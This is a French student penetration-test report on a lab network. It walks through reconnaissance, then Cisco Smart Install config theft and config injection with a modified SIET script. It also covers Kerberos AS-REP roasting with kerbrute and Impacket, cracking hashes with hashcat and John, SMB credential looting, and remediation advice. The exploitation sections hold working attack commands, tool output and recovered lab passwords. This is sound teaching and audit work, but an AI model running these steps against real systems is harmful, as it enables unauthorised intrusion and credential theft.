SAE Cyber 03

Rapport Audit Sécurité

Groupe Auditeur : G10 ; Groupe Audité : G11

Date : 15/01/26

TABLE DES MATIÈRES

Sultan YOUSSEF SALEM, Ugo STANCIU, Tristan COEURET, Naël ZEGGAI, Maxime ANTOINE

1.Résumé Exécutif

Dans le cadre de l'audit de sécurité de la SAE03-Cyber, notre équipe à réalisé un audit de sécurité ciblant l'infrastructure réseaux et les services du groupe 11.

L'objectif étant d'identifier les vulnérabilités, les exploiter, évaluer leur criticité et trouver des moyens pour les contrer.

L'audit a révélé des vulnérabilités critiques. Le niveau de sécurité global est considéré comme faible. Les principales faiblesses résident dans [mentionner brièvement, ex: la configuration de l'Active Directory et la gestion des correctifs].

2. Phase 1 : Reconnaissance

L'objectif de cette phase est d'énumérer l'ensemble de l'infrastructure du groupe 11 et évaluer la surface d'attaque.

2.1 Réseau

Services exposés : Nous avons identifié le service **Cisco Smart Install** sur le port TCP **4786**.

Hôtes trouvés : 192.168.65.30, 192.168.65.252, 192.168.65.253, 192.168.65.254

Preuve :

```
adminetu@RTP31:~$ sudo nmap -p 4786 192.168.65.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-14 10:06 CET
.
.
Nmap scan report for 192.168.65.30
Host is up (0.025s latency).

PORT     STATE SERVICE
4786/tcp open  smart-install
MAC Address: 00:22:BE:AF:76:41 (Cisco Systems)

Nmap scan report for 192.168.65.252
Host is up (0.018s latency).

PORT     STATE SERVICE
4786/tcp open  smart-install
MAC Address: B4:14:89:2A:F3:C8 (Cisco Systems)

Nmap scan report for 192.168.65.253
Host is up (0.018s latency).

PORT     STATE SERVICE
4786/tcp open  smart-install
MAC Address: B4:14:89:2A:EC:47 (Cisco Systems)

Nmap scan report for 192.168.65.254
Host is up (0.0016s latency).

PORT     STATE SERVICE
4786/tcp open  smart-install
MAC Address: 00:00:0C:07:AC:AA (Cisco Systems)
.
```

2.2 Système

Services exposés : Nous avons identifié le service **TFTP** sur le port UDP **69**.

Hôtes trouvés : 192.168.70.15

Preuve :

```
adminetu@RTP26:~$ sudo nmap -p69 -sU --script tftp-enum 192.168.70.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-15 14:06 CET

Nmap scan report for 192.168.70.15
Host is up (0.00068s latency).

PORT   STATE         SERVICE
69/udp open|filtered tftp

Nmap scan report for 192.168.70.16
Host is up (0.00065s latency).

PORT   STATE SERVICE
69/udp open  tftp
| tftp-enum:
|_  test.txt
```

Analyse des résultats

- L'hôte 192.168.70.16 est identifié comme exposant le service TFTP sur le port 69/udp.
- Le script tftp-enum a permis de découvrir le fichier test.txt sur ce serveur, indiquant une vulnérabilité potentielle par énumération de fichiers de configuration.

2.3 Active Directory

Services exposés : Nous avons identifié le service Active Directory sur le port TCP 88 ouvert, il y a donc surement un service d'authentification centralisé

Nom de domaine : G11-Pellet.com.test

Preuve :

```
adminetu@RTP28:~/Bureau$ nmap -sV 192.168.70.15
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-14 13:15 CET
Nmap scan report for 192.168.70.15
Host is up (0.00055s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-14 12:16:02Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: G11-Pellet.com.test0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: G11-PELLET)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: G11-Pellet.com.test0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: PALLETADDSG11; OS: Windows; CPE: cpe:/o:microsoft:windows
```

3. Phase 2 : Identification des Vulnérabilités

L'objectif de cette partie est d'identifier les faiblesses de l'infrastructure et évaluer leur criticité

Vulnérabilité 1 : Protocole Cisco Smart Install

Domaine : Réseau / Infrastructure

Criticité (Score CVSS) : Critique (9.8) (Car permet la lecture de conf et l'exécution de commande sans authentification).

Description : *Smart Install Client* (vStack) est activée par défaut sur le port 4786. Il n'y a pas besoin de se connecter pour accéder aux configurations d'équipement réseau.

I**mpact :** C'est une vulnérabilité critique, elle expose l'infrastructure a des risques de vols de fichier de configurations des équipements, de modification de configurations.

Il est possible de changer la configuration, de créer un nouvel utilisateur admin, modifié des routes pour rediriger le trafic, retirer les ACLs, ouvrir des ports...

Preuve :

```
Nmap scan report for 192.168.65.254
Host is up (0.0016s latency).

PORT     STATE SERVICE
4786/tcp open  smart-install
MAC Address: 00:00:0C:07:AC:AA (Cisco Systems)
```

Le scan du réseau montre que le port TCP 4780 est à l'état "open".

Vulnérabilité 2 : AD - pré-authentification Kerberos

Domaine : Active Directory / Authentification

Criticité (Score CVSS) : Élevée (7.5)


Description : Le mécanisme de sécurité "Kerberos Pre-Authentication" est désactivé pour certains comptes utilisateurs.

Cette mauvaise configuration permet à un attaquant non authentifié de demander un ticket d'accès (TGT) au serveur pour ces utilisateurs spécifiques. Le serveur répond avec un message (AS-REP) chiffré avec le mot de passe de l'utilisateur.

L'attaquant peut alors capturer ce hash et tenter de le casser "hors ligne" (Brute-force) pour retrouver le mot de passe en clair.

Preuve :

Récupération de plusieurs hash après l'énumération et la découverte d'utilisateurs



Vulnérabilité 3 : Politique de mot de passe faible

Domaine : Système / Configuration locale

Criticité (Score CVSS) : Élevée (7.5)

Description : La configuration montre que le mot de passe est constitué de seulement 6 caractères alphabétiques sans chiffres, sans majuscules et sans caractères spécifiques. De plus le mot de passe forme un mot courant du dictionnaire.

Preuve (Extrait de configuration) : Lignes extraites du fichier 192.168.65.254.conf récupérée :

```
adminetu@RTP31:~/Téléchargements/SIETpy3-main/tftp$ cat
192.168.65.254.conf

!
version 12.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname SWR3-2
!
boot-start-marker
boot-end-marker
!
enable password biceps
!
username SWL3-2 privilege 15 secret 5 $1$2HBs$JjNnFDlRPs19LUxNKQJRE1
!
```

Vulnérabilité 3 bis : SSH HASH

Domaine : Système / Configuration locale

Criticité (Score CVSS) :

Description : La configuration nous a révélé le hash de la connexion sécurisé ssh. Avec ce hash il est possible de retrouver le mot de passe pour se connecter sur un terminal a distance.

Preuve :

```
username SWL3-2 privilege 15 secret 5 $1$2HBs$JjNnFDlRPs19LUxNKQJRE1
```

Vulnérabilité 4 : RPC

Domaine : Service /

Criticité (Score CVSS) : 8.1

Description : Service exploitable, petit potam attack chain

impact: Elle permet à un attaquant de provoquer une exécution de code arbitraire à distance.

(d'après cybergouv.fr)

Permet à un Utilisateur sans permissions avec identifiants d'écrire dans des dossiers non autorisés.

(CVE-2022-26925)

```
nmap -sV 192.168.70.15
135/tcp  open  msrpc         Microsoft Windows RPC


msf auxiliary(scanner/dcerpc/endpoint_mapper) > use auxiliary/scanner/dcerpc/hidden
msf auxiliary(scanner/dcerpc/hidden) > options

Module options (auxiliary/scanner/dcerpc/hidden):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS  1                 yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf auxiliary(scanner/dcerpc/hidden) > set rhosts 192.168.70.15
rhosts => 192.168.70.15
msf auxiliary(scanner/dcerpc/hidden) > run
[*] 192.168.70.15         - Looking for services on 192.168.70.15:49667...
[*] 192.168.70.15         -     HIDDEN: UUID 3919286a-b10c-11d0-9ba8-00c04fd92ef5 v0.0
[*] 192.168.70.15         -             CONN BIND CALL DATA=0000000057000000
[*] 192.168.70.15         - Looking for services on 192.168.70.15:49669...
[*] 192.168.70.15         -
[*] 192.168.70.15         -     HIDDEN: UUID 3919286a-b10c-11d0-9ba8-00c04fd92ef5 v0.0
[*] 192.168.70.15         -             CONN BIND CALL DATA=0000000057000000
[*] Auxiliary module execution completed
```

uuid = 3919286a-b10c-11d0-9ba8-00c04fd92ef5 correspond au service pipe lsarpc, qui est exploitable via le Proof of concept Petitpotam.

Vulnérabilité 5 : Secret en clair

Domaine : Service

Criticité (Score CVSS) : 3.1

Description : Des fichiers sensibles sont présents dans le SMB avec des mot de passe en clair

Preuve : Possibilité de se connecter à SMB avec des utilisateurs présentant des privilèges.

4. Phase 3 : Chemins d'Attaque & Exploitation

L'objectif de cette partie est d'exploiter les vulnérabilités trouvées lors de la phase 2.

4.1 Scénario de compromission - CISCO Smart Install

Découverte : Identification du port 4786 ouvert sur le commutateur cœur de réseau (192.168.65.254).

Exploitation : Utilisation de l'outil SIET (https://github.com/frostbits-security/SIETpy3) pour extraire la configuration de démarrage via TFTP. Cet outil utilise la CVE 2018-0

```
adminetu@RTP31:~/Téléchargements/SIETpy3-main$ sudo python3 siet.py -g
-i 192.168.65.254
[INFO]: Sending TCP packet to 192.168.65.254
[INFO]: Package send success to 192.168.65.254:
[INFO]: Getting config done
[INFO]: All done! Waiting 60 seconds for end of connections...
-= DvK =- TFTP server 2017(p)
[INFO]: binding socket .. ok
[INFO]: connect from  192.168.65.252 51982
[INFO]:[192.168.65.252] puting file 192.168.65.254.conf octet
[INFO]:[192.168.65.252]:[put] success binding data port 44000
[INFO]:[192.168.65.252]:[put]  file tftp/192.168.65.254.conf finish
download, size: 12543
```

Téléchargement des fichiers de configuration de chaque ip trouvées lors du scan.

```
adminetu@RTP31:~/Téléchargements/SIETpy3-main/tftp$ ls
192.168.65.252.conf  192.168.65.254.conf
192.168.65.253.conf  192.168.65.30.conf
```

Par la suite, on modifie le script “siet.py” pour pouvoir injecter une configuration depuis le serveur tftp (on y aura préalablement upload un fichier contenant des commandes à exécuter dans le switch) dans le switch que l’on veut.

On crée un fichier avec les commandes que l’on veut exécuter (ici on test une modification de configuration inoffensive mais on peut imaginer modifier un mot de passe, ajouter ou supprimer des routes, etc) :

```
  GNU nano 7.2                 a.conf
conf t
int gi2/0/4
 no shutdown




^G Aide       ^O Écrire     ^W Chercher   ^K Couper
^X Quitter    ^R Lire fich. ^\ Remplacer  ^U Coller
```

On le met alors dans le serveur tftp identifié auparavant :

```
adminetu@RTP26:~/SIETpy3-main/tftp$ tftp 192.168.70.16
tftp> put a.conf
```

Puis on modifie les actions de l’option -g de la commande utilisée précédemment pour récupérer la configuration pour cette fois-ci copier le fichier a.conf dans la running-config :

```
c1 = 'copy system:running-config flash:/config.text'
c2 = 'copy flash:/config.text tftp://' + my_ip + '/' + current_ip + '.conf'
c3 = 'copy tftp://192.168.70.16/a.conf system:running-config'
```

Ci-dessus, c1 et c2 était les seules actions réalisées lors de l'exécution de la commande avec l’option -g, nous avons rajouté la c3.

Finalement, on observe bien que notre commande a été exécutée sur le switch :

```
interface GigabitEthernet2/0/3
 shutdown
!
interface GigabitEthernet2/0/4
!
```

4.2 Preuves d'exploitation - CISCO Smart Install

Analyse : Nous avons ensuite analysé le fichier de configuration 192.168.65.254.conf

Mots de passe enable : Le mots *enable* est en clair dans la configuration : enable password biceps. Cela contrevient aux principes de sécurité de base qui imposent le hachage des secrets (via enable secret).

Utilisateurs : Découverte du compte SWL3-2 avec un hash MD5 ($1$2HBs...).**Cartographie :**

```
adminetu@RTP31:~/Téléchargements/SIETpy3-main/tftp$ cat
192.168.65.254.conf

!
version 12.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname SWR3-2
!
boot-start-marker
boot-end-marker
!
enable password biceps
!
username SWL3-2 privilege 15 secret 5 $1$2HBs$JjNnFDlRPs19LUxNKQJRE1
!
```

Identification des VLANs (Admin, Compta, etc.) et des plages IP DHCP associées.

4.3 Scénario de compromission – SSH hash

Découverte : hash de la connexion ssh sur la configuration

Exploitation : Installation hashcat

```
sudo apt update && sudo apt install hashcat -y
```

On utilise un mode d'attaque (brute-force), un type de hash MD5 Cisco et un masque qui va générer des mots de 6 caractères qui peuvent être des lettres minuscules et des chiffres.

-a 3 : 3 qui signifie (brute-force)

-m 500 : md5crypt, MD5(Unix), FreeBSD MD5, Cisco-IOS MD5
?d = chiffres
?l = lettres minuscules

Le lancement de la commande :

```
hashcat -a 3 -m 500 hash.txt -1 ?l?d ?1?1?1?1?1?1
```

Après certain temps hashcat retournera le résultat :

```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$1jZt$RwwxkxXX8LRWgawGNAb0
Time.Started.....: Wed Jan 14 17:01:17 2026 (39 mins, 44 secs)
Time.Estimated...: Thu Jan 15 03:04:57 2026 (9 hours, 23 mins)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?1?1?1?1?1?1 [6]
Guess.Charset....: -1 ?l?d, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    48498 H/s (7.69ms) @ Accel:64 Loops:500 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 535759872/2176782336 (24.61%)
Rejected.........: 0/535759872 (0.00%)
Restore.Point....: 14881536/60466176 (24.61%)
Restore.Sub.#1...: Salt:0 Amplifier:32-33 Iteration:0-500
Candidate.Engine.: Device Generator
Candidates.#1....: zao5oy -> znlxku
Hardware.Mon.#1..: Temp: 91c Util: 87%

$1$1jZt$RwwxkxXX8LRWgawGNAb0 biceps
```

4.4 Scénario de compromission – Active Directory

Découverte : Identification du port 88 ouvert sur la machine 192.168.70.15.

Exploitation : Installation de kerbrute

Test d'une première Word List sur github, nous avons trouvé un utilisateur qui est un personnage connu de game of thrones.

Nous avons ensuite essayé avec une liste 22 personnages, présent dans le fichier username.txt qui regroupe des personnages de Game of Throne

Enumération des utilisateurs :

```
kerbrute userenum -d G11-Pellet.com.test --dc 192.168.70.15 username.txt
--verbose
```

```
adminetu@RTP28:~/Bureau$ kerbrute userenum -d G11-Pellet.com.test --dc 192.168.70.15 username.txt --verbose

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/14/26 - Ronnie Flathers @ropnop

2026/01/14 13:11:13 >  Using KDC(s):
2026/01/14 13:11:13 >   192.168.70.15:88

2026/01/14 13:11:13 >  [!] eddard.stark@G11-Pellet.com.test - User does not exist
2026/01/14 13:11:13 >  [+] VALID USERNAME:       arya.stark@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       ned.stark@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       sansa.stark@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       robb.stark@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       jon.snow@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       tywin.lannister@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       rickon.stark@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       cersei.lannister@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       jaime.lannister@G11-Pellet.com.test
2026/01/14 13:11:13 >  [!] joffrey.baratheon@G11-Pellet.com.test - User does not exist
2026/01/14 13:11:13 >  [+] VALID USERNAME:       daenerys.targaryen@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       bran.stark@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       viserys.targaryen@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       sandor.clegane@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       tyrion.lannister@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       brienne.tarth@G11-Pellet.com.test
2026/01/14 13:11:13 >  [!] ramsay.bolton@G11-Pellet.com.test - User does not exist
2026/01/14 13:11:13 >  [+] VALID USERNAME:       petyr.baelish@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       davos.seaworth@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       samwell.tarly@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       theon.greyjoy@G11-Pellet.com.test
2026/01/14 13:11:13 >  Done! Tested 22 usernames (19 valid) in 0.003 seconds
```

Nous voulons maintenant savoir quels utilisateurs ont besoin de la pré-authentification

Installation et utilisation du fichier GetNPUsers.py

```
adminetu@RTP28:~/Bureau$ python3 ./GetNPUsers.py G11-Pellet.com.test/ -usersfile username.txt -format hashcat -dc-ip 192.168.70.15
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User ned.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robb.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$bran.stark@G11-PELLET.COM.TEST:6fc5dff027793bfb17047208f37f8f03$c75839d16b93379e53d3e7e0da102a2d35fcf8403fbe8c794cd2d
802deedf82456f3a8b2d371aa34c7cb7a56253b55c5ece1cbd2edff75e051991e34c97a47574379d3b2f6cc5187ca6e7b72deea47c37d79f5494d8deba66990d5e8
e96186f0ca00b450178fb88d666cd73a77feaa57f9d8def56fd4065c321273e73fbe9b05bfce34670bb868aab0d012d8f2d14dafb5b3c210db184a9c52b6311c4d4
588e5b77
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tywin.lannister doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User cersei.lannister doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jaime.lannister doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$tyrion.lannister@G11-PELLET.COM.TEST:767fd62af36f11258df6fedf8a9dc11d$313b2137a75cbce62359f877bfeb142454bd286e62581f5
a4286f2eccc299837104f63b318dec14e3c9eb3a85e53494d69987827eda763e0ac09a733f405d7ef0677e2cd159406df9ed01e4ea3b528d6a0e4a0962d45a6cabd
1d92bd2da54d49ee7315a38d1fa0076e555526fbc3b4feed90157f6c7b58d376310c89f456884c6e8d32a2dc8fa9d102b8fca0fa2d61a1d7f0c5963f4ede697dbd6
d215655d09a3ac
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User daenerys.targaryen doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User viserys.targaryen doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User petyr.baelish doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sandor.clegane doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User brienne.tarth doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User davos.seaworth doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User theon.greyjoy doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$Renly.Baratheon@G11-PELLET.COM.TEST:8477ed14f40fee2f60da114bf8c43e36$c73935ee1f8034f0169f65426eb0da7128b7e5f579c5ce97
2c6638335d1ecac62e094139b8e9c90be706c2c2fb4e5e781569d388ef64d2949218f1997cc46fdfd36008d1aa5f32d1fbd848261a96b764fa457fb8403b1e33085
853c875ab23b5a463ea934d92f34f56c6d64870df281f87a08f0779dacf23b6c3bef86ee74e0a12d633dcf87f2e481cf0e9d4e7a2727b711bc3441ec3ce6546de15
0fd793ee0000b
```

Quand le programme trouve un utilisateur qui n'a pas la pré-authentification, son hash s'affiche.

On récolte donc les différents hashs dans un fichier nommé hash.txt et on installe rockyou.txt qui est une liste des mots de passe les plus utilisés.

On teste donc ces mots de passes avec John the Ripper qui va les hasher et les comparer avec les hashs des mots de passes obtenus.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=rockyou.txt --format=krb5asrep hash.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (krb5asrep, Kerberos 5 AS-REP
 etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Rainbow123       ($krb5asrep$23$Renly.Baratheon@G11-PELLET.COM.TEST)
1g 0:00:01:09 DONE (2026-01-15 07:26) 0.01447g/s 207609p/s 1043Kc/s 1043KC/s
 0839236891..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Grâce à cela on trouve le mot de passe de l'utilisateur Renly.Baratheon qui est Rainbow123

4.5 Scénario de compromission – Secret en clair en SMB

Puisque l'on possède les mots de passe de comptes avec privilèges on liste les partages accessibles en SMB avec l'un de ces comptes :

On se connecte en SMB dans le partage IronThrone$:

et on trouve plusieurs fichiers particulièrement sensibles comme conseil_notes.txt et SERVICES_VULNERABLES.txt. dans SERVICES_VULNERABLES.txt on voit les différentes manières d'exploiter les vulnérabilités présentes et dans conseil_notes.txt on trouve plusieurs mot de passe avec les identifiants associés qui sont des comptes avec des privilèges.

Une fois les mots de passe notés et exploités on a tous les droits sur l'Active Directory.

5. Phase 4 : Recommandations

L'objectif de cette partie est de donner une solution pour contrer chaque vulnérabilité.

5.1 Corrections Réseau

Désactiver le service Cisco Smart Install sur le port TCP 4786

Il faut exécuter la commande « **no vstack** » sur tous les switchs. Cette mesure neutralise l'outil SIET et bloque l'exfiltration automatique des fichiers de configuration.

Filtrer l'accès

Si le service doit être activé, restreignez impérativement l'accès au port 4786 via une **ACL**. Sans filtrage, n'importe qui sur le réseau peut modifier votre configuration ou créer des accès admin sans authentification.

Renforcement de l'authentification

La recommandation de l'Anssi pour un mot de passe faible et de minimum 9 caractères or le mot de passe est constitué de 6 caractères. Pour un mot de passe fort la recommandation est de minimum 15 caractères s'il ne contient que des lettres/chiffres, ou 12

Exemple : Utiliser une phrase complexe avec des majuscules des minuscule comme SAE@3Cyber-GAA!Switch.Cisc0

Stockage sécurisé (Hachage)

Il ne faut pas utiliser « enable password », cette commande stocke le mot de passe enable en clair sur la configuration.

La commande à utiliser est « enable secret », elle utilise l'algorithme de hachage MD5.

Exemple :

```
conf t
 no enable password
 enable secret [MotDePasse_Robuste_ANSSI]
 service password-encryption
 exit wr
```

5.2 Corrections Système

Sécuriser le service TFTP

Désactivez le service **TFTP** (port 69) s'il n'est pas indispensable, car il permet de lister et d'aspirer des fichiers sensibles sans aucun contrôle. Si vous devez le maintenir, appliquez un filtrage IP strict (voir 5.1) pour éviter que vos fichiers de configuration (.conf) ne soient accessibles à tous les utilisateurs du réseau. Utiliser à la place SCP ou SFTP, qui exigent une authentification et chiffrent les transferts.

5.3 Corrections Active Directory

Activer la pré authentification sur tous les comptes.

Ne pas mettre de mot de passes en clair ou d'informations sensibles en générale sur un fichier txt et notamment dans un partage de fichier

Ne pas utiliser SMBv1 qui peur être corrompu assez facilement.

Utiliser des mots de passes plus complexes pour les comptes